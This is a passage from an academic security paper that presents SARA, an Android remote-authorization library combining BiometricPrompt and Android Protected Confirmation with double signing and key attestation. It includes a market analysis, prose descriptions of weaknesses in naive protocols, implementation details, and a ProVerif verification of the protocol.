Furthermore, we assume that the initial trust between the Android device and the remote server has already been established, i.e., the user was able to legitimately authenticate themselves at least once on that device (usually done with login credentials). Therefore, establishing the initial trust between the device and the remote server is out of scope for this paper. Consequently, attacks based on this lack of initial trust, like cuckoo attacks [39], are also out of scope for this paper.

In summary, we consider as a Trusted Computing Base (TCB), the data stored, and the code running, on a remote server and the TEE.

3 Motivation

Authorization involving mobile devices is becoming a necessity. Regulations like the European Banking Authority's Strong Customer Authentication [13] have made it almost impossible to process payments without using your mobile device. Financial applications that run on modern smartphones are ample, and without secure authorization protocols in place, users could suffer severe financial losses in the event of a security breach. Even local authorization use cases such as controlling insulin pumps using your smartphone [9] require that secure authorization take place to avoid any overdose. Under our threat model, for these authorizations to be secure, they have to use the TEE. Therefore, there is a need for a TEE-based solution that can handle all these forms of authorizations, and can be used in all modern mobile devices.

In this section, we first conduct a large-scale market analysis of Android apps to ascertain how apps in the market are using TEE-enforced APIs. Next, we discuss the issues and limitations of these TEE-enforced APIs. Lastly, we discuss possible authorization protocols that use TEE-enforced APIs and their flaws, which prevent them from fulfilling our goals.

3.1 TEE-enforced API's Market Analysis

We conduct a large-scale analysis of existing apps on the Google Play Store, using AndroZoo [25] to gather a dataset of Android apps. To limit our dataset to prominent applications, we used a web scraper to filter the apps based on their category and number of installs. The categories chosen for filtering were Business, Finance, Tools, Communication, and Medical. We selected all apps that belonged to these categories and had at least 1,000 installations on Google Play Store, resulting in a dataset of 112,886 apps downloaded in January 2021.

As discussed in Section 2.3, there are three TEE-enforced APIs relevant for authorization. Since Bianchi et al. [26] have already investigated the usage of the FingerPrint API, we focus our analysis on key attestation and Android Protected Confirmation APIs. The FingerPrint API is the deprecated version of the BiometricPrompt API but still has a very similar implementation. Hence, the older analysis results are still relevant.

First, we gauge the number of apps that are attempting to use these APIs. We use Apktool [19] to disassemble the apps into smali code [22]. We then search the smali code for methods necessary for the usage of these APIs. For key attestation, we search for the method `setAttestationChallenge`. For Android Protected Confirmation, we search for the method `setUserConfirmationRequired`.

We manually analyze the apps further to see how the APIs are being used. We decompile the apps using Jadx [10] and then search and trace within the Java code for the methods to see how they are used. We are interested in seeing what data is being sent to or from a remote server. In case no communication occurs with the server while these APIs are being used, we check how these APIs are then used locally.

We only found 5 apps that use key attestation, and none of them use it for remote attestation. The certificate chain containing the attestation data is never sent to any remote server. The apps are either checking the attestation data locally or are using the attestation data to determine the state of the device and display it to the user. Checking attestation data locally defeats the purpose as a root attacker will be able to alter the data to bypass any checks that use this attestation data as a measure of the device's integrity. We find no usage of Android Protected Confirmation within our dataset.

The user study we conduct, as discussed in Section 7, suggests that the lack of usage of these APIs is due to the complex nature of their implementation. From our analysis, we conclude that there is a need to provide developers with an easier way of incorporating these APIs into their apps.

3.2 TEE enforced API's Intrinsic Limitations

The Fake Prompt There is an intrinsic issue with the BiometricPrompt API, which lies in the fact that the prompt shown to the user requesting for their biometric scan does not guarantee that the key will be used for the purpose displayed on the prompt. A biometric prompt like the one shown in Figure 2 (left) can be manipulated by a root attacker, making the user think they are authorizing a certain action while the adversary silently uses the key for their own purposes [41].

The Illegitimate User Android Protected Confirmation used alone for authorization only ensures that a hardware button was pressed in response to a certain message, but gives no assurance of who pressed the button. A confirmation prompt like the one shown in Figure 2 (right) is controlled by the TEE. The key unlocked by pressing the hardware button can only be used to sign the prompt displayed. However, pressing the hardware button does not necessitate physical input from the legitimate user, as anyone can press the button.

Everlasting Biometric We found that using the Biometric Prompt to unlock a key for use with a `CryptoObject` results in the key being unlocked as long as the `CryptoObject` is not used. This means that if a user authenticates themselves to a BiometricPrompt, the resultant `CryptoObject` can be used long after the biometric input took place. A root attacker can exploit this issue by delaying the signing process after successful user authentication.

Overwriting Confirmation We found that a key requiring user confirmation to be unlocked can only sign the last accepted Confirmation Prompt. This is an issue because an accepted Confirmation Prompt can be overwritten by another accepted Confirmation Prompt. Even if a user accepts a Confirmation Prompt, the attacker can stop that particular prompt from being signed. The attacker can then display and accept a Confirmation Prompt of their own choosing and sign that instead. Further-

more, the accepted Confirmation Prompt does not expire due to time and is not bound to any particular key with any confirmation timeout (i.e., the confirmation must have been done within a certain duration of the signing). This results in an attacker having the capability to set the accepted Confirmation Prompt when they have physical access to the device and even use it for future attacks due to the lack of any timeout mechanism.

3.3 Vulnerable Protocols

This section will discuss possible authorization protocols based on the TEE-enforced APIs and their vulnerabilities.

Solitary Biometric Usage, Fake Prompt Attack A common protocol for authorization in Android is using Biometric Prompt alone. This protocol suffers from the *Fake Prompt* issue. After the user has provided the biometric input for authorization, the attacker can then sign any malicious prompt without alerting the user. If the protocol involves using a server generated nonce or timeout to avoid such attacks, then the root attacker can exploit the *Everlasting Biometric* issue.

Solitary Confirmation Usage, Fake User Attack An alternative protocol for authorization is using Android Protected Confirmation alone. This protocol suffers from the *Illegitimate User* issue. An attacker wishing to authorize a malicious action simply has to wait until they have physical access to the device and can then press the physical button when prompted to accept the malicious prompt.

Naive Combined Usage, Separation Attack The naive method of using both APIs together in an authorization protocol is to use them in parallel with separate keys, one after the other, to sign the same prompt and send both signatures back to the server. Since there is no mechanism to ensure both signings are done in an atomic manner (at the same time), each signing only guarantees the security properties as are in the case of solitary usage. Therefore, separate attacks can be carried out to bypass the two signing mechanisms, identical to the attacks as in the case of solitary usages.

For example, if the Android app used a Biometric Prompt before using a Confirmation prompt, the attacker can wait for the user to provide the biometric input in response to a legitimate Biometric Prompt. By exploiting the *Everlasting Biometric* issue, the root attacker can stop the original signing from happening and instead pause the process till they have physical access to the device. The root attacker will then generate a new malicious request to the server. The already unlocked Biometric key can then be used to sign the malicious request. The attacker can then provide the physical input for the confirmation prompt. Using server generated nonces and timeouts does not hamper this attack as the attacker can generate a new request to the server at the time of signing. Similarly, the attack also works in the case when the Confirmation Prompt is used before the Biometric Prompt.

Rectified Combined Usage, Timed Attack Another method of combining BiometricPrompt API and Android Protected Confirmation is to use them both with a single key to sign a single prompt. The two prompts can be displayed in any order. However, in this case, an attack is possible by exploiting the *Everlasting Biometric* and *Overwriting Confirmation* issues. A root attacker can pause the process after the biometric input has been provided and wait till they have physical access. Afterward, the attacker can generate a new malicious request to the server, display a malicious confirmation prompt, accept it using the physical button and then sign it using the key as it has already been biometrically unlocked. Server generated nonces and timeouts do not protect against this attack due to the malicious request being made at the time of signing.

4 SARA Overview

In this section, we first discuss the goals and requirements of our work. Then, we introduce our new authorization protocol, which we use as the basis to implement a library that can be used by developers within their apps.

4.1 Design Goals and Requirements

The first goal for our library is to be *practical*. This requirement translates to two usability goals.

UG1: Developers who wish to perform remote authorization in their apps should only need to have minimalistic knowledge of the authorization framework to integrate it correctly into their apps. Developers should also not worry about the complicated cryptographic details that an average developer without any security experience would have no knowledge about. To ensure this property, the library should take care of all the intricacies of the authorization process.

UG2: The library must be compatible with all modern Android devices and be integrable within all existing and new apps. To ensure this property, our library has to make use of hardware features that already exist within devices, as well as APIs that are already provided by the Android OS. Using APIs that are provided by the Android OS ensures that the library will work across Android devices regardless of the TEE and code running inside the TEE. Our library has a minimum requirement of Android 9 which means that 74% of existing Android devices [17] can use our library. The only limitation is that necessary hardware features, like a biometric scanner or a TEE itself, must be available on the device. Since the APIs are provided by the Android OS and the necessary hardware features are recommended by the Android Compatibility Definition Document [3], the number of devices that have these hardware features is on the rise.

The second goal is that our library should provide a *secure* form of remote authorization that can be achieved by current Android devices. The library should both be resilient against root attackers and verify the physical presence of the legitimate user. In turn, to guarantee these two properties, we design our library to achieve the following five security goals:

Table 1: Fulfillment of security and practicality goals

Authorization Solution	UG2 (No impractical OS or Hardware Modifications)	SG3 (Secure UI)	SG4 (Biometric Authentication)
SecurePay [31]	✗	✓	✗
Truz-Droid [44]	✗	✓	✗
Yubikey [18]	✓ (uses external hardware)	✗	✓
SARA	✓	✓	✓

SG1: All authorized actions are signed by TEE backed keys

SG2: The server can attest to the state of the keys used for signing.

SG3: The legitimate user is aware of the action they are authorizing.

SG4: Physical presence of the legitimate user is verified at the time of authorization.

SG5: The server can verify that the legitimate user knowingly authorized an action.

As mentioned in Section 3.3, the existing Android TEE-enforced APIs, when used in isolation or simple combinations, have intrinsic issues that prevent them from achieving these goals. Therefore, there is a need for a new remote authorization protocol for Android devices that, while using the existing APIs, can achieve the aforementioned security goals.

4.2 Comparison with Similar Efforts

We analyze previously published works to ascertain if they can fulfill our design goals and requirements. Specifically, we focused on SecurePay [31] and Truz-Droid [44]. These two approaches are currently state of the art in the field, and, in their evaluation, they show they are better than older published works, such as TrustPay [45]. We also compare with Yubikey [18] which is currently being used in the industry.

SecurePay [31] proposes securing payments by leveraging the TEE to use the mobile device as a secure form of 2FA. SecurePay is composed of an Android library, as well as a Trusted Application (TA) which resides inside the TEE. In SecurePay, an encrypted transaction message is sent to the Android device which can only be decrypted by the SecurePay TA. The SecurePay TA then decrypts and displays the transaction details to the user, using a trusted UI. The user can then verify the transaction details and accept the transaction. SecurePay requires adding a new TA inside the TEE. In the current Android ecosystem, this is hard to accomplish in practice since only TAs signed by OEMs are allowed inside the TEE. For this reason, SecurePay violates **UG2**. Additionally, SecurePay does not verify the identity of the user accepting the transaction on the trusted UI. Therefore, under our threat model, it is possible that an attacker is able to process illegitimate transactions if they have physical access. Hence, SecurePay violates **SG4**.

Truz-Droid [44] suggests using a two-part solution. The first part secures the user's interaction with the device by providing a secure keyboard that feeds the input directly to the TEE. Moreover, Truz-Droid introduces a secure output screen that allows the TEE to show information directly to the user. The user can distinguish between the secure screen and the normal screen with the help of a LED. To handle the secure inputs and outputs inside the TEE, Truz-Droid requires a TA into the TEE. Since it requires modifications to the Android OS and hardware modifications to the device, Truz-Droid violates **UG2**. Additionally, Truz-Droid does not authenticate users using biometrics; hence it also violates **SG4**.

Yubikey [18] is one of the most popular hardware based 2FA authentication techniques [32] available on the market. To authenticate themselves, the user makes use of hardware token with an in-built finger touch sensor. Traditionally this sensor guarantees physical presence, but it does not biometrically authenticate the user. However, the newest available version of Yubikeys also supports fingerprint authentication [1], hence satisfying **SG4**. However, even though it does not require Android or hardware modifications, this solution requires a separate hardware token. For this reason, it partially violates **UG2**. Finally, Yubikeys do not offer any form of Secure UI, hence their usage violates **SG3**.

Table 1 summarizes how these solutions fulfill our practicality and security requirements. In the following sections, we will prove that SARA fulfills all these requirements. To the best of our knowledge, SARA is the only system that (1) can be practically used in modern Android devices without requiring any changes to hardware, OS or TEE code, and (2) is secure within our threat model where root attackers can also have limited physical access to the device.

4.3 SARA's Protocol Design

We now introduce the design for our new authorization protocol built on top of already existing Android APIs. The APIs have to be used together in a cryptographically secure manner to ensure that the legitimate user authorized the action. To this aim, our protocol uses the concept of double signing.

We will now describe each of the steps that take place within our protocol, as illustrated by Figure 3. The first two steps only need to be executed once, while steps 3 and 4 need to be executed for each authorized action.

Step ❶: Keypair Generation First, our protocol uses Android's KeyStore to create two asymmetric signing keypairs on the client Android app. Android's KeyStore uses the TEE to store the keypairs, which accomplishes **SG1**. We generate both of these keypairs in accordance with the key attestation protocol. Both of them have a separate attestation challenge that is sent by our server module. Furthermore, one of the




Figure 3: Biometric Confirmation Protocol with SARA's API interaction and internal processing handled by SARA

keypairs is made to be used with the BiometricPrompt API (`biometricKeypair`). The other keypair is created to be used in conjunction with the Android Protected Confirmation API (`confirmationKeypair`).

Step 2: Double Attestation To achieve **SG2**, our protocol attests both the created keypairs on the remote server in accordance with the key attestation protocol available in Android devices. Specifically, once the remote server receives the certificate chains that correspond to both keypairs, our protocol analyzes the attestation data encoded in these chains. The server then verifies that the separate attestation challenges for the keypairs match the ones generated by our server module.

Our protocol ensures that attestation data from both certificate chains match since they come from the same device, except for the part that gives detail on the key properties. For the attestation to be successful, the attestation data must show that both keypairs are stored in secure hardware and that the device is not compromised. Furthermore, the remote server checks the attestation data to ensure that one key can only be used with biometric authentication, while the other key can only be used when a confirmation input is provided in response to a confirmation prompt.

Step 3: Double Signing To achieve **SG3** and **SG4**, our protocol needs to verify that the legitimate user is aware of the action they are authorizing and provides a physical confirmation. Therefore, for every action that requires authorization, both keypairs are used to sign a prompt that summarizes the action being authorized (i.e., *Are you sure you want to send $50 to Alice*), as well as a nonce to protect against replay attacks. Both the prompt and the nonce are generated by our server module. After the prompt and nonce are sent to the client app, a timeout is started on the server.

More precisely, the signing is performed the following way:

```
intermediateSignature = sign(prompt+nonce,
     biometricPrivateKey)
finalSignature = sign(prompt+nonce+intermediateSignature,
     confirmationPrivateKey)
```

where `sign()` signs the first argument using the private key specified in the second argument. `biometricPrivateKey` is the private key part of `biometricKeypair` and `confirmationPrivateKey` is the private key part of `confirmationKeypair`.

The `biometricPrivateKey` is used to sign the prompt displayed by the BiometricPrompt API. Similarly, `confirmationPrivateKey` is used to sign the prompt displayed by using Android Protected Confirmation. Due to this double signing, our protocol gives a guarantee to the remote server that the user has both seen the prompt and biometrically authenticated. The double signing along with the server timeout ensure that an attacker cannot exploit the *Everlasting Biometric* or the *Overwriting Confirmation* issues. The confirmation fulfills the requirement for **SG3** by ensuring the user sees the action they are authorizing. The biometric authentication achieves **SG4** by verifying the user is legitimate and present, through a physical biometric input.

Step 4: Signature Verification To achieve **SG5**, our protocol sends back the prompt signed by both keypairs to the

server module along with both signing outputs. The server first ensures that the signatures were received within the timeout limit. We then verify both signatures using the certificate chains that were received by the remote server in **Step** ❷. The verification is performed in the following way:

```
verify(finalSignature, prompt+nonce+intermediateSignature,
     confirmationCertificateChain)
verify(intermediateSignature, prompt+nonce,
     biometricCertificateChain)
```

where `verify()` verifies that the first argument is a valid signature of the second argument using the certificate chain specified in the third argument. `biometricCertificateChain` is the public certificate chain of `biometricKeypair` and `confirmationCertificateChain` is the public certificate chain of the `confirmationKeypair`. Upon successfully verifying both signatures, our protocol ensures that the legitimate user has confirmed the action and **SG5** has been achieved.

4.4 Alternative Protocol

Prior to Android 11, we only had two options. Either biometric authentication was required for every use of the key, or a validity duration could be set for the key, in which case all forms of authentication can be used, such as a pin or password. The latter option does not enforce the use of biometric authentication and can be bypassed using any authentication method such as a screen lock as long as it is done within the set time limit. Even though biometric authentication for every use of the key enforces the need for biometric authentication, it does not set any time limit in which the signing must take place after the authentication (*Everlasting Biometric*).

Starting from Android 11, we could use the new method `setUserAuthenticationParameters` to enforce biometrics as well as set a time limit for the authentication. Using this method, we can create a single keypair in **Step** ❶ of Figure 3 to be used with both BiometricPrompt API and Android Protected Confirmation API. The time limit, combined with a server generated nonce and timeout, is able to overcome the *Overwriting Confirmation* and *Everlasting Biometric* issues. However, since the method is not backward compatible with previous Android versions, SARA does not use this protocol. SARA's protocol allows more Android devices to perform secure authorization as its minimum requirement is Android 9. As shown ahead in Section 7, even with the Android 11 approach, it is not trivial for developers to implement it. Furthermore, without knowing about the issues we highlight in this paper, developers are unlikely to try and avoid these issues by using methods such as `setUserAuthenticationParameters`.

5 Implementation

In this section, we present the library we developed, which implements the remote authorization protocol as described in Section 4.3. The library is divided into two parts: An Android library package and a server module. First, we demonstrate how developers can use the library within their own apps. Then, we discuss the internal workings of our library and how our implementation follows the protocol outlined in Section 4.3.

5.1 SARA's API Usage

SARA's API uses the existing Android APIs to implement the authorization protocol discussed in Section 4.3. To use SARA to implement the authorization protocol, changes need to be made on both the server and the Android app. Listing 1 shows an example of how the SARA's API can be used by developers within the remote servers for their Android apps. Listing 2 shows an example of how the SARA's API can be used by developers within their Android apps. To use SARA's API on the server side, the developer must do the following:

Initialize `AttestationServer`: To start off, the developer initializes an instance of `AttestationServer`.

Setup Protocol: To set up the protocol for a certain user, the developer must call the method `getInitialRegistrationParameters` on `AttestationServer`. As an argument, this method requires a unique identifier for the user the protocol is being set up for. The method returns registration parameters that must be sent to the client Android app. The developer then must call the method `parseCertificateChains` on `AttestationServer`. This method requires the unique user identifier as well as the certificate chain received from the client Android app as arguments. The method returns `true` if the protocol has been set up successfully.

Authorize Action: To authorize an action for a certain user, the developer must call the method `getInitialAuthParameters` on `AttestationServer`. As an argument, this method requires a unique identifier for the user. The method returns authorization parameters that have to be sent to the client Android app. The developer then has to call the method `verifyAuthSignature` on `AttestationServer`. As arguments, this method requires the unique identifier for the user as well as the signed prompt received from the client Android app. The method returns `true` if the action is authorized successfully. The developer has to inform the client Android app of this success.

To use SARA's API on the Android app, a developer needs to perform the following steps:

Initialize `AttestationController`: To start off, the developer initializes an instance of `AttestationController`.

Setup Protocol: To setup the use of the protocol, the developer must call the method `registerBioConfirm` on `AttestationController`. As an argument, this method requires a reference to the current Android context and the registration parameters received from the server. The method returns the certificate chains that have to be sent to the server.

Authorize Action: To authorize an action, the developer must call the method `callBioConfirm` on `AttestationController`. As an argument, this method requires a reference to the current Android context and the authorization parameters received from the server. The method returns the signed prompt

```
def ServerCode()
{
   #Access library class
   myAS = AttestationServer()

   #Setup authorization protocol for user X (only once)
   regParams = myAS.getInitialRegistrationParameters(X_UniqueID)
   #Send regParams to Android client app
   #Receive certChains from Android client app
   myAS.parseCertificateChains(X_UniqueID,certChains)
   #Returns true if authorization protocol has been setup

   #Authorize action Y for user X
   authParams = myAS.getInitialAuthParameters(X_UniqueID, Y)
   #Send authParams to Android client app
   #Receive signedPrompt from Android client app
   myAS.verifyAuthSignature(X_UniqueID, signedPrompt)
   #Returns true if authorization is successful
}
```

Listing 1: Server code snippet to use SARA

```
public void AndroidCode()
{
    //Access library class
    myAC = new AttestationController();

    //Setup authorization protocol (only once)
    //Receive regParams from server
    String certChains = myAC.registerBioConfirm(mContext,regParams);
    //Send certChains to server

    //Authorize action
    //Receive authParams from server
    String signedPrompt = myAC.callBioConfirm(mContext,authParams);
    //Send signedPrompt to server
}
```

Listing 2: Android code snippet to use SARA

that has to be sent to the server. The developer has to have the app wait for a confirmation message from the server to indicate the action has been authorized successfully.

5.2 Android Library Implementation

We implemented the client part of our protocol in an open-source Android library that developers can easily plug in into their Android projects. We implement the protocol using APIs that are offered by modern Android versions (Android 9.0+).

Keypair Generation: To create the keypairs in accordance with **Step** ❶ of our protocol, we use `KeyGenParameterSpec.Builder` with the purpose argument set as `Sign+Verify`. We refer to the keypair to be used with BiometricPrompt API as the biometric keypair and the keypair to be used with Android Protected Confirmation as the confirmation keypair. We use the methods of `KeyGenParameterSpec.Builder` to set the properties for our keypairs. The properties we use for both the keypairs are listed in Table 2.

Attestation challenges are received from the server, which ensures that the keypair was created in response to the server's request. Furthermore, the biometric keypair has the validity duration for authentication set to -1 to ensure it can only be used with BiometricPrompt API. If someone registers their biometrics after a key has already been created for biometric use, the existing key gets invalidated. We set the confirmation keypair to require user confirmation to ensure it is only usable with Android Protected Confirmation. Once the properties are set, we use `KeyPairGenerator` with `RSA` to build the keypair.

Table 2: Key properties for the Biometric Keypair and the Confirmation Keypair

Keypair Property	Biometric KP	Confirmation KP
AttestationChallenge	From Server	From Server
Digests	SHA256	SHA256
SignaturePaddings	RSA-PSS	RSA-PSS
UserAuthenticationRequired	✓	✓
InvalidatedByBiometricEnrollment	✓	✗
UserConfirmationRequired	✗	✓
UserAuthenticationValidityDuration	-1s	120s
StrongBoxBacked	✓	✓

Certificate Chain Extraction: **Step** ❷ of our protocol requires that the certificate chains of our keypairs be sent to the server. To extract these certificate chains, we use `KeyStore` object's method `getCertificateChain`. This returns a chain of X.509 certificates. We then encode the certificate chain into a single string that can be sent to the server.

Biometric Prompt Display: For **Step** ❸ of our protocol, we first display a biometric prompt. We ensure that biometrics have to be used for this prompt and the user cannot revert to using device credentials such as a pin or password to authenticate to the prompt. We use a `Signature` object with `SHA256withRSA\PSS`. We then call the `Prompt.authenticate` method to display the prompt and pass our `Signature` object as an argument. This allows us to sign using that object later.

Biometric Signing: For the next part of **Step** ❸ of our protocol, we sign the biometric prompt using our biometric keypair. We override the `onAuthenticationSucceeded` method. The method has a result as an argument which contains our `Signature` object. We use the `update` method to add our prompt and nonce to the `Signature` object, and then we use the `sign` method to complete the signing.

Confirmation Prompt Display: Continuing with **Step** ❸ of our protocol, we display a confirmation prompt to the user. Within the overridden `onAuthenticationSucceeded` method, we use the result of our signing, concatenated with the prompt and nonce, as `extraData` in `ConfirmationPrompt.Builder`. We then use the method `presentPrompt` to display the prompt.

Confirmation Signing: Lastly, for **Step** ❸ of our protocol, we sign using the confirmation keypair. We override the `onConfirmed` method for the `confirmationCallback`. This method has as an argument `dataThatWasConfirmed`. The argument `dataThatWasConfirmed` contains both the prompt as well as the `extraData`. We use a `Signature` object with

SHA256withRSA\PSS. We use the update method to add dataThatWasConfirmed to the Signature object, and then we use the sign method to complete the signing and send the result to the server.

5.3 Server Module Implementation

We implement our server module using Python 3. The server module can be imported and used within any existing Python server. The implementation is based on the Android guidelines [16] for the remote server.

Attestation Challenge Creation: For **Step** ❶ of our protocol, our server module creates an attestation challenge for each keypair. These attestation challenges are then sent to the client Android app to be used for keypair creation.

Certificate Chain Verification: We begin **Step** ❷ of our protocol by verifying the certificate chains received from the client Android app. First, we verify that the root certificates of the certificate chains are one of the Google certificates [16]. If the root certificates are not one of the Google certificates, then the keypairs are not stored within the TEE and the verification fails. Second, we verify that none of the certificates in the chains are part of Google's certificate revocation list [2] as they pose a security threat; hence, the verification fails. Finally, we verify the certificate chains themselves. We verify that the root certificate is self-signed, and we verify the following certificates using the preceding certificate in the chain. We use the OpenSSL module to verify the certificate chains.

Attestation Data Verification: Continuing with **Step** ❷ of our protocol, our server module checks the attestation data embedded within the certificate chain. We implement our own ASN.1 parser to extract the attestation data from the certificate chain. We then verify that the attestation data contains the expected properties of the keypairs. The server module also checks the attestation data to verify the state of the device by checking if the VerifiedBootState value is set to Verified.

Prompt Preparation: For **Step** ❸ of our protocol, our server module creates the prompt that is shown to the user. Furthermore, a nonce is also created using the Random module to be sent alongside the prompt to the client Android app. The timeout is started at this point by storing the current time. The duration of this timeout has to allow ample time for user interaction as well as client-side processing. Furthermore, the duration of the timeout must not exceed the duration of the time gap between the legitimate user access and the adversary access, as discussed in the threat model. Since screen timeout duration reflects the time a user is inactive before the device sleeps and locks, we use Android's screen timeout durations as a reference point. The median option for screen timeout in the latest Android versions is 2 minutes. Therefore, we set the duration of this timeout to be 2 minutes.

Signature Verification: For **Step** ❹ of our protocol, our server module verifies the signatures received from the client Android app. We first check the time to see if we have received the signatures within the timeout limit. The server module receives dataThatWasConfirmed and the confirmation signature. First, we verify that dataThatWasConfirmed has been signed by the confirmation keypair, using the corresponding certificate chain and signature. Then, we extract the extraData from dataThatWasConfirmed and verify that it includes the prompt, nonce as well as the biometric signature. Finally, we verify that the prompt and nonce have been signed by the biometric keypair, using the corresponding certificate chain and signature. Upon successful verification, our server module guarantees that the user authorized the action.




Figure 4: ProVerif Model with the channels that are used by the processes

6 Verification using ProVerif

We evaluated the security aspect of SARA's authorization protocol through an automated cryptographic protocol verifier called ProVerif [27]. In addition, we used ProVerif to verify our hypotheses regarding the weaknesses of the BiometricPrompt API and the Android Protected Confirmation APIs being used in vulnerable protocols. The entire ProVerif code is available in our public repository [21].

ProVerif uses "processes" to represent the different actors in a protocol. For instance, a server and a client will be modeled as two separate processes. These processes communicate with each other using "channels". Channels can be open (accessible by an attacker) or closed. A channel can be two-way or one-way. To verify security properties, ProVerif uses "queries" and "events". Queries are used to assess if an attacker can access certain information. Events are triggered when a process reaches a certain stage. Queries are also used to verify how events are triggered with respect to other events. ProVerif uses the Dolev-Yao model [30] to simulate the abilities of the adversary. That means the attacker can read, intercept, and write its own messages over channels.

6.1 Model Design

Figure 4 illustrates our ProVerif model for remote authorization. Our model uses 4 processes: **Server**, **Client**, **User**, and **Accomplice**. The **Server** and **Client** processes follow our authorization protocol by simulating a remote server and a client Android app. Even though there is no process representing the TEE itself, the **Client** process is designed in a manner where the attacker is only able to access data and channels that are not secured by the TEE. This means that the

Table 3: ProVerif queries and corresponding security goals and implications when using SARA for authorization

#	ProVerif Query	Security Goal	Security Goal Achieved	Security implication when not achieved
1	query f:bitstring; inj-event(serveraccepts(f)) ==> (inj-event(userSeesPrompt(f)))	The legitimate user sees the action the server performs **(SG3)**	Yes	Attacker can authorize an action the legitimate user is unaware of.
2	query f:bitstring; inj-event(serveraccepts(f)) ==> (inj-event(userAuthenticated(f)) && inj-event(userConfirmsPrompt(f)))	The legitimate user physically authorizes the action the server performs **(SG4)**	Yes	Attacker can authorize an action the legitimate user did not approve.
3	query a:biosskey,b:confsskey,e:biospkey,d:confspkey; inj-event(serverconfirms(e,d)) ==> (inj-event(biosigned(a)) && inj-event(confsigned(b)))	Server has a guarantee that the action has been authorized by the legitimate user **(SG5)**	Yes	The server performs an action that was not authorized by the legitimate user.

Client process is separated into a secure world (representing the TEE) and a non-secure world. Therefore, we did not need to create a separate process representing the TEE. Both the **Server** and the **Client** processes are running at all times in the model. The **User** process is modeled to behave like a legitimate user. The **Accomplice** process represents a physical adversary that provides the physical confirmation input in response to all prompts. The **User/Accomplice** interactions are mutually exclusive. We assume that if the user is present, then a physical attacker cannot be present at the same time and vice versa. Hence, our model does not allow the **User** and **Accomplice** processes to run simultaneously.

The **Server-Client** channel represents the network between the client app and the remote server. The **User-Client** channel represents the touch screen. This serves as the primary channel for user interaction with the app. Both these channels are modeled as two-way open channels.

The **Biometric Output** channel represents the prompt that is displayed at the time of biometric authentication. This is not controlled by the TEE and the attacker has complete access to this channel. The **Confirmation Output** channel represents the prompt that is displayed on the secure UI. This is under the control of the TEE. However, since the prompt is provided by the app, it can be manipulated by a root attacker. Hence, these channels are modeled as one-way open channels.

The **Biometric Input** channel represents the biometric scanner. This is a physical input directly to the TEE and even a root attacker cannot provide this input. The **Accomplice** process does have access to this channel but cannot provide the correct input. The **Confirmation Input** channel represents the hardware confirmation button. This is also a physical input that goes directly to the TEE and hence it is inaccessible to a root attacker. The **Accomplice** process has access to this channel and can provide the correct input to this channel as anyone can press the button. We model these channels as one-way closed channels. Even though the attacker cannot provide inputs on these channels, a root attacker can perceive that inputs have been given. To model this aspect, the **Client** process sends out the received inputs into an open channel, simulating an attacker accessing them.

To model the timeouts, we use ProVerif's "Phases". Phases in ProVerif allow us to separate information. Any data in one phase cannot be used in another phase. This is similar to a timeout in the sense that once the duration of the timeout expires, the corresponding data (i.e., a signature) is no longer valid. In our model, each phase represents the duration of one timeout. We use three phases in our model. In the first phase, the **Accomplice** process is running. In the second phase, the **User** process is running. Lastly, in the third phase, the **Accomplice** process is running again. The **Accomplice** process runs before and after the **User** process to simulate that an attacker can have physical access to the device before and after the actual user makes use of the device.

6.2 Verifying SARA Security

We use the ProVerif model to verify the security properties of our SARA's authorization protocol, as shown in Table 3. The model simulates the protocol setup by creating the keypairs, sending the certificate chains, and performing the attestation. Keys in ProVerif are inaccessible to the attacker and therefore, mimic the behavior of keys inside a TEE **(SG1)**. The model assumes that the attestation data retrieved by the server from the certificate chain is acceptable since, otherwise, the remote authorization procedure cannot proceed **(SG2)**. We use ProVerif queries to assert the correspondence of certain events to verify that our security goals are achieved.

The event `userSeesPrompt` is triggered after the confirmation prompt is received by the **User** process. The event `userAuthenticated` is triggered after valid biometric input is given by the **User** process. The event `userConfirmsPrompt` is triggered after confirmation input is given by the **User** process. The event `serverConfirms` is triggered after the **Server** process verifies the signatures. The event `serverAccepts` is triggered when the **Server** process accepts the authorization for an action.

